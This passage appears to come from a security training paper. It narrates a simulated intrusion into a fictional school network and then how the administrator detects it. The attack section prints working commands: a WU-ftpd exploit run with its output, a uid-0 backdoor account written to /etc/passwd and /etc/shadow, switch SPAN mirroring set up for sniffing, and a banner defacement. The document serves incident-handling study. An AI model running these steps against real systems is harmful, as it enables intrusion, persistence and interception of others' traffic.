In the above, I initiated a telnet session to the address of access server on which I have a connection. By including the port number of one of the modem lines, I get a direct connection to the modem. This allows me to use the Hayes AT command set to dial the modem. I give it the number of my phone and when it rings, it shows the number of the phone line connected to the modem. I now know a number to call to get on the internal network. After discovering the access server, I could have used a war-dialer to hunt for a modem, but this can be a time consuming process and could easily be detected, either by the phone switch, or by users inside the school. Even though the access server is configured to use non-local, Radius authentication for dial-up access, there is one local user configured – our old friend admin. Line 9 allows this locally defined user to log in by overriding the RADIUS configuration.

On am01, I configure a dial-up connection with the phone number, username and password I have. After connecting, I check my local ip configuration. The address I am looking for is on adapter ppp0.




Now that I have access to the internal network, things could get pretty interesting.


At this point, I want to look for possible vulnerable machines on the local network. With the access I have to the switches and routers on this network, I can redirect network traffic to any machine I can get a sniffer installed on. The best tool to both discover computers and test for vulnerabilities is Nessus. I start the Nessus server up on AM01.


```
root# /usr/sbin/nessusd –D
```

This tells the server to start a listening process on the localhost interface.
I then start the Nessus client software. I have it configured to run a SYN scan using NMAP as the underlying port scanner. I also have set the timing on the scan to “polite”. This will slow things down some but will help to avoid detection by any IDS that may be in use. Nessus has several settable options that will help avoid detection by both network and host-based IDSs.

The more intrusive the scan, the more likely it is to have some kind of noticeable effect on the target network. For now, I only enable it to perform “safe” tests.







When the Nessus scan finishes, a look at the output file written by the NMAP port scanner and the Nessus report shows a machine running RedHat Linux v6.2, . and something listening on the ftp port (21). This has suddenly become very easy. Over the years, the WU-ftp server, included with RedHat Linux, has been one of the most attacked pieces of software outside of certain products from Microsoft. I doubt that I would have found this machine without having first gained access to the internal network. Although it is not certain the machine is using WU-ftp, it is certainly worth while to find out. Using code obtained from packetstorm.com (packetstormsecurity.org/0006-exploits/bobek.c), I run an exploit against the ftp server to get a root level shell on the discovered computer. (Note: the root shell access shown below is simulated.)

```
[root@am01 root]# ./ftpx -l ftp -t 8 172.16.4.100
PanBobek v1.1 by venglin@freebsd.lublin.pl

Selected platform: RedHat Linux 6.2-SMP with WUFTPD 2.6.0-RPM

Connected to 172.16.4.100. Trying to log in.
Logged in as ftp. Checking vulnerability.
Ok, trying to find offset (initial: 1024)
at offset 1024
at offset 1032
at offset 1040
at offset 1048
at offset 1056
at offset 1064
at offset 1072
```

```
at offset 1080
at offset 1088
at offset 1096
RET: 0x80759e0, RET location: 0xbfffd0e4, RET location offset on stack:
1100
Reply size: 289, New RET: 0x80758bf
Wait up to few minutes for reply. It depends on victim's CPU speed.
Enjoy your shell.
200-aaäÐÿ¿-2-2000-2000000000000000000000000000000nan00000000-
2000000000000000000000000000000000000000000000000000000000000000000
0000-2-240nan-10737509430-10737517201074522093-10737517201074533003-
10737516401075212780-1073751640-1073751366-
1073751362000192016926318524001751886676527170238903700000000000000000

---output truncated--

tcpdump –i eth0 –w /var/tmp/sniff.log
```

With the root shell, I can start tcpdump on the compromised machine to sniff traffic. I have taken a chance on being discovered here, but the plan is to return to this machine very shortly to recover the file. With the amount of traffic I plan on re-directing to this machine, disk space and bandwidth will probably be seriously affected. Besides, if the machine is running this old version of Linux and a vulnerable ftp server, I am betting that the owner of this system probably won't notice until it's too late. Before leaving this machine, I create a little "backdoor" that should make it easier to get the access I need next time.

```
echo fttp:x:0:0::/tmp:/bin/bash >>/etc/passwd
echo fttp:\$1\$ay7eZeCY\$eettRu9lqH6lXulSYRpYq.:12585:0:99999:7:::
>>/etc/shadow
ifconfig –a

eth0  Link encap:Ethernet    Hwaddr 00:00:39:13:46:c7

--output truncated--
```

The first two commands create a user on the system that looks very much like the existing ftp user but who has a uid of 0. This will allow me to login with root level privileges. The password hash in the second field of the entry I made to the /etc/shadow file is a password that I know. The third command shows me the Ethernet address of the network card. I'll need this information in the next step.

I want to direct some network traffic to this machine to make it interesting and worthwhile to come back and retrieve my sniffer file, so I log into the switch the compromised machine is connected to, using the admin user and password that seem to work everywhere else. The address of this switch was learned from the 'show adjacency' command on the central router and the 'show cdp neighbors' command on the central switch.

```
am01# telnet 172.16.1.242

User Access Verification
```

```
Password:
hn02>en
Password:
hn02>(enable)
```

I first identify the port to which the compromised computer is attached by looking at the mac address table on the switch.

```
MB1-1#sh mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    0090.27a9.fd41    DYNAMIC     Gi0/2
   1    00d0.04f5.fffc    DYNAMIC     Gi0/2
   1    00d0.b7a0.a71f    DYNAMIC     Gi0/2
   2    0006.53a5.0181    DYNAMIC     Gi0/2
   3    0006.53a5.0181    DYNAMIC     Gi0/2
   3    0000.3913.46c7    DYNAMIC     Fa0/24
   3    0000.39ae.77b6    DYNAMIC     Gi0/2
   3    0001.e6b2.c614    DYNAMIC     Gi0/2
   3    0003.47bf.5330    DYNAMIC     Gi0/2
   3    0003.47c0.098b    DYNAMIC     Gi0/2
   3    0003.47c0.d52d    DYNAMIC     Gi0/2
   3    0003.47d1.b3d2    DYNAMIC     Fa0/10
   3    0003.47d5.b170    DYNAMIC     Gi0/2
   3    0003.ff92.0673    DYNAMIC     Fa0/13
   3    0006.53a5.0181    DYNAMIC     Gi0/2
   3    000a.95bb.c814    DYNAMIC     Gi0/2
```

I then set the uplink port on the switch to monitor transmitted and received traffic.

```
MB1-1(config)#monitor session 1 source interface gigabitEthernet 0/2
both
```

and set the destination to the compromised workstation's port.

```
MB1-1(config)#monitor session 1 destination interface fastEthernet 0/6
```

Next, I log into the central switch again and set it to direct all traffic from vlan 1 to the port to which the downstream Catalyst switch is connected.

```
set span vlan 1 4/2
```

This setup should now be sending a pretty good amount of data to the sniffer I have set up on the compromised machine.

4. Keeping access

I have made several changes to the system to allow me to get back in later. The change to the access list on the external router will allow my machine to get into the network directly, but I don't think that I will use it. If that hole is plugged, I always have the modem phone number to allow me access to the internal network. The fake account on the compromised workstation will let me log in to retrieve the sniffer file. If the system administrator of this system does not discover the compromised workstation before I can retrieve the sniffer log, I will download that file and spend some time analyzing it for other possible ways to hack into this network.

5. Covering tracks

When I log back in to the compromised system to collect the sniffer file, I'll kill the tcpdump process. I will also remove the entry I made to the ACL on the border router. I figure with the modem number I now have, it will be much easier to use it to access this network instead of coming in the front door. I'll also return the logging configuration to the way it was initially.

Before I get off this network and wait for my sniffer to collect some data, I make one little stop on the way out. It seems like a pity to have gone through all of this work and not leave a little calling card behind. I log into the router on the Catalyst 6509 switch. Once I get into configuration mode, I make a small change.

```
6509r#<config> banner login cFREEBEERc
6509r#<config> exit
6509r#
```

I should have turned off logging because now there will be an entry in the external logging host showing that the router was configured from my address. At least it's an address on the internal network and hopefully, I'll be back and out completely before anyone notices. It was worth it.

Handling the attack

The success of this attack is based the assumption that, even in these times of serious threats, systems still exist that pay little attention to security. While the protection in place seems to be adequate, the system is in reality one of questionable practices at best. From a technical standpoint, the internal target network is full of network infrastructure that suffers from a lack of attention to detail and adherence to security best practices. It also has many machines suffering from a lack of attention to updates and basic security precautions. From a policy standpoint, the system is poorly prepared to deal with even such a basic attack as is covered in this paper. By appearances, there seem to be no policies covering things like keeping systems up to date, enforcing strong passwords,

preventing password re-use and regular auditing procedures. There is little doubt that such an insecure system could be found.

From the time the attack begins, until the time that sniffing of internal network traffic is achieved, the total time elapsed could be as little as fourteen hours. This attack is designed to be very fast, and barring any untimely detection proceeds without delay. The actual time spent on-line is less than three hours.

One hour is spent doing “research” on the Internet and choosing a target institution. Scanning the network and identifying the border router takes only a few minutes. Exploiting the router to get the configuration also takes just minutes. Offline analysis of the initial router configuration takes about an hour. Cracking the “strong” MD5 password takes approximately 10 hours. This step could take much longer depending on how strong the passwords are. After logging in to the initial router, things move quickly until the “polite” scan of the internal network is started. The attack then progresses quickly until computer tws01 is compromised in order to install the sniffer.

Preparation

The system was designed to provide perimeter protection for internal, critical machines. The network was built with a firewall to prevent malicious traffic from the outside from accessing internal systems. The basic rule set is –

permit traffic from any internal system to access any host on the internet,

permit traffic from the internet to access specific services on the internal and semi-trusted or DMZ networks,

deny all traffic from the Internet, and the DMZ, unless it is part of a conversation begun by an internal machine.

This is a fairly sound strategy that should require a minimum of maintenance. It allows internal users free and open access to external resources, a practice that is common in educational institutions. It is a calculated risk accepted as the cost of doing business as an organization that is meant to promote education and growth. After all, the “crown jewels” of a school are not necessarily the ones and zeros on servers, but rather the minds of the users who access that data.

A central logging server (ts01) is used to capture log traffic from internal systems. The logs created on this machine are scanned manually by the system administrator at semi-regular intervals, that is, when time permits. The purpose of the log server is to prevent the loss of logging data on any single host, should it be compromised. It is an “audit trail of last resort” for the entire system. All data on internal servers is regularly backed up to tape to prevent loss due to disaster or human error. Other technical measures take to protect the system include the

use of tripwire to do integrity checking on critical hosts and the use of a switched internal network with an easily managed central backbone,

There is no set Incident Handling procedure in place to respond to this attack. The job description of the system administrator for Hardnox includes a brief reference to being “responsible for the safe-keeping of data and alerting the community in the event of possible data loss or corruption”. As the lone system administrator, it is presumed that I would be able to respond quickly and efficiently if an attack was detected. There is also no Incident Handling team; in fact the entire operations team of the school, consists of a single system administrator and two desktop support technicians.

Rather than having strong policies that require user compliance, the school uses a set of guidelines and recommended procedures that cover topics such as passwords, email usage, file storage, antivirus software, etc. For example, the procedure written and posted to the internal web site telling users how to change passwords says “When changing your password, you should always try to choose a password that cannot be easily guessed. It is a good idea to use a combination of upper and lower case letters and numbers, instead of a single word that would appear in a dictionary”.

Hardnox relies on having users subscribe to an ethical use statement to enforce community standards with regards to use of information technology resources. For example, the ethical use document contains statements such as the following.

```
To prevent misuse of my account, I will not allow any other person to
use it.

If I do not understand how to do something, I will ask for assistance
in order to help keep the system secure.
```

Identification

As the system administrator for hardnox.edu, my job is to support the system and make sure it provides the resources needed by the educational community. There is little time to pay regular attention to system security. A normal day consists of making sure that the various systems such as the web, email, file and print servers are doing what they are supposed to, and solving problems that our two desktop support technicians need help with. With over two hundred users and another 100 computers in labs, our hands are full.

One morning, a call comes in from a user (of course, his name is Bob). Bob asks if there is anything wrong with the network because his machine is running very slowly. He can’t read his email with his Netscape email software, can’t transfer some web page updates and is having trouble connecting to the file server. He asks if I can come right away and take a look. Of course I say, while thinking, oh

great, what's this all about? The machine he is using is an older PC running version 6.2 of RedHat Linux. It only has a 10Mbps connection. This could be anything from a problem with the hardware to a bigger problem on the network. Before I look at his machine, I try to ping it to see if there is connectivity. The ping shows that the machine is up but I'm getting really slow response times.

```
root @ admin ~ -> ping tws01.hardnox.edu
PING tws01.hardnox.edu (172.16.2.2) from 172.16.99.5: 56(84) bytes of
data.
64 bytes from tws01.hardnox.edu (172.16.2.2) from 172.16.99.5:
icmp_seq=1 ttl=244 time=209.5 ms
64 bytes from tws01.hardnox.edu (172.16.2.2) from 172.16.99.5:
icmp_seq=2 ttl=244 time=605.1 ms
64 bytes from tws01.hardnox.edu (172.16.2.2) from 172.16.99.5:
icmp_seq=3 ttl=244 time=916.2 ms
64 bytes from tws01.hardnox.edu (172.16.2.2) from 172.16.99.5:
icmp_seq=4 ttl=244 time=987.9 ms
64 bytes from tws01.hardnox.edu (172.16.2.2) from 172.16.99.5:
icmp_seq=5 ttl=244 time=453.6 ms
```

That doesn't look good. I ping our web server and see that everything looks normal as far as that part of the network is concerned. At least I know that if it is a network problem, it is probably on the LAN the guy's workstation is on, rather than somewhere in the core. When I get to the machine, the first thing I do is get a shell and take a look at the running processes.

```
tws01# ps auxw

USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  1120  476 ?        S    09:53   0:05 init [3]
root         2  0.0  0.0     0    0 ?        SW   09:53   0:04
[kflushd]
root         3  0.0  0.0     0    0 ?        SW   09:53   0:00
[kupdate]
root         4  0.0  0.0     0    0 ?        SW   09:53   0:00 [kpiod]
root         5  0.0  0.0     0    0 ?        SW   09:53   0:00 [kswapd]
bin        315  0.0  0.0  1212  428 ?        S    09:54   0:00 portmap
root       330  0.0  0.0     0    0 ?        SW   09:54   0:00 [lockd]
root       331  0.0  0.0     0    0 ?        SW   09:54   0:00 [rpciod]
root       340  0.0  0.1  1156  560 ?        S    09:54   0:00
rpc.statd
root       393  0.0  0.1  1172  552 ?        S    09:54   0:00 syslogd
-m 0
root       402  0.0  0.1  1476  808 ?        S    09:54   0:00 klogd
nobody     416  0.0  0.1  1292  628 ?        S    09:54   0:00 identd -
e -o
nobody     418  0.0  0.1  1292  628 ?        S    09:54   0:00 identd -
e -o
nobody     419  0.0  0.1  1292  628 ?        S    09:54   0:00 identd -
e -o
nobody     420  0.0  0.1  1292  628 ?        S    09:54   0:00 identd -
e -o
nobody     421  0.0  0.1  1292  628 ?        S    09:54   0:00 identd -
e -o
```

```
daemon     434  0.0  0.0  1144  496 ?        S    09:54   0:00
/usr/sbin/atd
root       448  0.0  0.1  1328  620 ?        S    09:55   0:00 crond
root       466  0.0  0.0  1144  488 ?        S    09:55   0:00 inetd
root       480  0.0  0.1  1204  532 ?        S    09:55   0:00 lpd
root       524  0.0  0.2  2128 1124 ?        S    09:55   0:00
sendmail: accepting connections on port 25
root       603  0.0  0.2  2224 1036 tty1     S    09:55   0:00 login --
root
root       604  0.0  0.0  1092  408 tty2     S    09:55   0:00
/sbin/mingetty tty2
root       605  0.0  0.0  1092  408 tty3     S    09:55   0:00
/sbin/mingetty tty3
root       606  0.0  0.0  1092  408 tty4     S    09:55   0:00
/sbin/mingetty tty4
root       607  0.0  0.0  1092  408 tty5     S    09:55   0:00
root       611  0.0  0.1  1708  952 tty1     S    09:56   0:00 -bash
root       658  0.0  0.1  1948  756 tty1     S    11:04   0:00 tcpdump
-i eth0 -vvv -w /tmp/sfile.txt
root       715  0.0  0.1  2328  696 tty1     R    12:54   0:00 ps auxw
```

This looks normal with the exception of the tcpdump process. That's a sniffer, used to capture network traffic. Bob says he has no idea what it is and I believe him. A little more investigation shows that he has an anonymous ftp server running.

```
tws01# netstat –nao

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State       Timer
tcp        0      0 0.0.0.0:25              0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:515             0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:98              0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:79              0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:513             0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:514             0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:21              0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:113             0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:943             0.0.0.0:*
LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:1024            0.0.0.0:*
LISTEN      off (0.00/0/0)
```

```
tcp        0      0 0.0.0.0:111             0.0.0.0:*
LISTEN      off (0.00/0/0)
udp        0      0 0.0.0.0:518             0.0.0.0:*
off (0.00/0/0)
udp        0      0 0.0.0.0:517             0.0.0.0:*
off (0.00/0/0)
udp        0      0 0.0.0.0:941             0.0.0.0:*
off (0.00/0/0)
udp        0      0 0.0.0.0:1024            0.0.0.0:*
off (0.00/0/0)
udp        0      0 0.0.0.0:111             0.0.0.0:*
off (0.00/0/0)
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
off (0.00/0/0)
raw        0      0 0.0.0.0:6               0.0.0.0:*               7
off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  0      [ ACC ]     STREAM     LISTENING     507    /dev/printer
unix  0      [ ]         STREAM     CONNECTED     168    @00000017
unix  0      [ ACC ]     STREAM     LISTENING     585    /tmp/.font-
unix/fs-1
unix  6      [ ]         DGRAM                    412    /dev/log
unix  0      [ ]         DGRAM                    621
unix  0      [ ]         DGRAM                    589
unix  0      [ ]         DGRAM                    550
unix  0      [ ]         DGRAM                    499
unix  0      [ ]         DGRAM                    434
unix  0      [ ]         DGRAM                    422

tws01# less /etc/inetd.conf
#
# inetd.conf      This file describes the services that will be
available
#           through the INETD TCP/IP super server.  To re-configure
#           the running INETD process, edit this file, then send the
#           INETD process a SIGHUP signal.
#
# Version:  @(#)/etc/inetd.conf     3.10  05/27/93
#
# Authors:  Original taken from BSD UNIX 4.3/TAHOE.
#           Fred N. van Kempen, <waltje@uwalt.nl.mugnet.org>
#
# Modified for Debian Linux by Ian A. Murdock
<imurdock@shell.portal.com>
#
# Modified for RHS Linux by Marc Ewing <marc@redhat.com>
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path>
<args>
#
# Echo, discard, daytime, and chargen are used primarily for testing.
#
# To re-read this file after changes, just do a 'killall -HUP inetd'
#
#echo stream      tcp   nowait      root  internal
#echo dgram udp   wait  root  internal
```

```
#discard    stream      tcp   nowait      root  internal
#discard    dgram udp   wait  root  internal
#daytime    stream      tcp   nowait      root  internal
#daytime    dgram udp   wait  root  internal
#chargen    stream      tcp   nowait      root  internal
#chargen    dgram udp   wait  root  internal
#time stream      tcp   nowait      root  internal
#time dgram udp   wait  root  internal
#
# These are standard services.
#
ftp   stream      tcp   nowait      root  /usr/sbin/tcpd    in.ftpd -l
-a
telnet      stream  tcp       nowait  root    /usr/sbin/tcpd
      in.telnetd
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
shell stream      tcp   nowait      root  /usr/sbin/tcpd    in.rshd
login stream      tcp   nowait      root  /usr/sbin/tcpd    in.rlogind
#exec stream      tcp   nowait      root  /usr/sbin/tcpd    in.rexecd
#comsat     dgram udp   wait  root  /usr/sbin/tcpd    in.comsat
talk  dgram udp   wait  nobody.tty  /usr/sbin/tcpd    in.talkd
ntalk dgram udp   wait  nobody.tty  /usr/sbin/tcpd    in.ntalkd
#dtalk      stream      tcp   wait  nobody.tty  /usr/sbin/tcpd
      in.dtalkd

--output truncated—

# End of inetd.conf
```

I ask Bob why he has an ftp server. He says that it was installed several years ago so that he could transfer files to and from his machine from home. Even though our firewall now prevents this kind of external access, the ftp server was never removed. I ask him if anyone else has used his machine. Negative, he says. It looks like someone may have broken in to this machine. What really puzzles me is that all of our machines are connected to switches and the only easy way it is possible to sniff traffic on a switched connection is to…uh oh, someone must have gotten into the switch and directed traffic to this machine's port! There's no time to look at this machine in detail right now, but instead of just turning it off, I yank the network connection from the machine, tell the guy not to use it until I get back to him, and run off to figure out what's going on.

Back at my machine, I telnet to the switch Bob's machine is connected to and take a look at the running configuration. The configuration looks normal, but when I look at the SPAN configuration, sure enough, the uplink port on the switch is set up to send its traffic to Bob's machine.

```
hn02#sh run
Building configuration...

Current configuration : 3480 bytes
!
```

```
version 12.1
no service pad
service timestamps debug datetime
service timestamps log datetime
service password-encryption
!
hostname hn02
!
enable secret 5 $1$3V0G$F7f9O.gU2GXQ8jbVqARmp.
enable password 7 14161606050A7978
!
ip subnet-zero
!
spanning-tree mode pvst
spanning-tree extend system-id
!
interface FastEthernet0/1
 switchport access vlan 4
 no ip address
 no cdp enable
 spanning-tree portfast
!
interface FastEthernet0/2
 switchport access vlan 4
 no ip address
 no cdp enable
 spanning-tree portfast
!
interface FastEthernet0/3
 switchport access vlan 4
 no ip address
 no cdp enable
 spanning-tree portfast

--output truncated--

interface GigabitEthernet0/1
 no ip address
 no cdp enable
!
interface GigabitEthernet0/2
 switchport trunk encapsulation isl
 switchport mode trunk
 no ip address
 no cdp enable
!
interface Vlan1
 ip address 172.16.1.242 255.255.255.0
 no ip route-cache
!
no ip classless
!
!
line con 0
 password 7 14161606050A7978
 login
```

```
line vty 0 4
 password 7 14161606050A7978
 login
end

hn02# sh monitor
monitor session 1 source interface Gi0/2
monitor session 1 destination interface Fa0/24
```

No wonder he was having problems. Now I'm pretty nervous. The switch is in a locked closet and the only way in is either by using the serial console port on the switch, or by using telnet. Someone must have broken in to the switch. That means that someone must have gotten the secure password. I get a sinking feeling as I remember that I have the enable password set the same for all of our switches and routers. If someone has the enable password, there's no telling what else could have been compromised. This looks like it could be a pretty serious incident. I better start to check upstream from this switch. This time, instead of using a telnet session to get to the core switch, I log in directly from the console connected to it. I still have to log in, but at least the password won't go over the wire. Right now, I don't trust the network at all. After logging in to the main switch, I run the same commands to look at the running configuration and the SPAN configuration.

```
6509(enable) show config

begin
!
# ***** NON-DEFAULT CONFIGURATION *****
!
#version 6.4(6)
!
set password
set enablepass
set prompt 6509>
!
#errordetection
set errordetection portcounter enable
!
#system
set system modem enable
set system name  6509
!
#snmp
set snmp community read-only      public
set snmp community read-write     private
set snmp community read-write-all private
!
#vtp
set vtp domain hardnox
set vtp pruning enable
set vlan 1 name default type ethernet mtu 1500 said 100001 state active
set vlan 2 name outsidenet type ethernet mtu 1500 said 100002 state
active
```

```
set vlan 3 name dmz type ethernet mtu 1500 said 100003 state active
set vlan 4 name adminet type ethernet mtu 1500 said 100004 state active
set vlan 5 name connet type ethernet mtu 1500 said 100005 state active
!
#ip
set interface sc0 1 172.16.1.101/255.255.255.0 172.16.1.255
!
#set boot command
set boot config-register 0x2
set boot system flash bootflash:cat6000-sup2.6-4-6.bin
set boot system flash bootflash:cat6000-sup2.6-2-3.bin
!
#cdp
set cdp version v1
!
# default port status is enable
!
#module 1 : 2-port 1000BaseX Supervisor
set module name    1    sup2-1
set udld enable 1/1
!
#module 3 : 48-port 10/100BaseTX Ethernet

--output truncated--

6509(enable) show span

Destination     : Port 4/2
Admin Source    : VLAN 1
Oper Source     : Port 3/1-24, 4/1-10
Direction       : transmit/receive
Incoming Packets: disabled
Learning        : enabled
Multicast       : enabled
Filter          : -
Status          : active

Total local span sessions:  1
6509> (enable)
```

Once again, the configuration looks ok but I see that some traffic is being directed downstream to the switch Bob's machine is connected to. This time it looks like traffic from the entire backbone network has been directed downstream. Because the core switch is a Catalyst 6509 with a built-in router module, I also open a session to the router to take a look.

```
FREEBEER

User Access Verification

Password:
6509r>
```

